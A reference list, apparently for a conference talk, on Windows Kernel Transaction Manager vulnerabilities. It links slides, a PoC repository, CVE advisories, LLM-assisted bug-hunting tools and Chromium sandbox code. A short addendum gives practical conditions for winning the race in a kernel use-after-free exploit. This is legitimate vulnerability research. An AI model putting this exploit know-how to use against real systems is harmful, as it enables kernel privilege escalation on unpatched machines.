[https://docs.google.com/presentation/d/1M\\_ziQt6rZA01ghsv0qo7lhqyOLIZYNnV-qjHWun6A1g/](https://docs.google.com/presentation/d/1M_ziQt6rZA01ghsv0qo7lhqyOLIZYNnV-qjHWun6A1g/)
- Slide 50: OffensiveCon Talk (Bug 3 onwards):  
<https://youtu.be/goEb7eKj660?si=NDI3GpMm3yTvRFZQ&t=1898>
- POCS and reports: [https://github.com/jayesther/KTM\\_POCS](https://github.com/jayesther/KTM_POCS)

## Bug 2 Addendum:

For the TmpDispatchPropagateRequest vulnerability: After TmpIsClusteredTransactionManager(), the “KtmRm for Distributed Transaction Manager” service will be started. This service will attempt to register a promoting protocol.

If the service successfully registers a promoting protocol, our exploit process will no longer be able to register a promoting protocol.

Since the exploit involves use-after-freeing this promoting protocol, an attacker would likely need to win the race on the first try BEFORE the service registers a promoting protocol or gain code execution within the service to close this promoting protocol handle and trigger the exploit.

In my demonstration, I disabled this service so I could retry the exploit repeatedly without fail.

# References - Patch Diffing

Slide 56/57:

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-53140>

Slide 83:

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-50166>

# References - Vulnerability Research with LLM

- Slide 100: Feed the Model. Bugs write-ups → <https://www.nccgroup.com/research-blog/cve-2018-8611-exploiting-windows-ktm-part-15-introduction/> (series) and [https://github.com/jayesther/KTM\\_POCS](https://github.com/jayesther/KTM_POCS)
- Slide 109: Environment
  - <https://github.com/openai/codex>
  - <https://github.com/LaurieWired/GhidraMCP>
  - <https://github.com/NationalSecurityAgency/ghidra/releases>
  - <https://github.com/bootleg/ret-sync>

# References - Extra, Where is KTM enabled?

- Enabled by default in Chrome since 2021 Feb:  
<https://chromium.googlesource.com/chromium/src/+blame/60c0edc4756434520abc1d0c0be43b2b7d21ded6/sandbox/policy/features.cc>
- Commit a831401 Chromium  
<https://github.com/chromium/chromium/commit/a831401fe9f7b49e7e5a9ea7070739ea1350e9c1>
- Code from startup\_information\_helper.cc  
[https://github.com/chromium/chromium/blob/96fb51e9cedf307fddaf49e2ee41f35d003afd3a/sandbox/win/src/startup\\_information\\_helper.cc#L144](https://github.com/chromium/chromium/blob/96fb51e9cedf307fddaf49e2ee41f35d003afd3a/sandbox/win/src/startup_information_helper.cc#L144)
- Code snippets and blocked APIs from  
<https://big5-sec.github.io/posts/component-filter-mitigation/>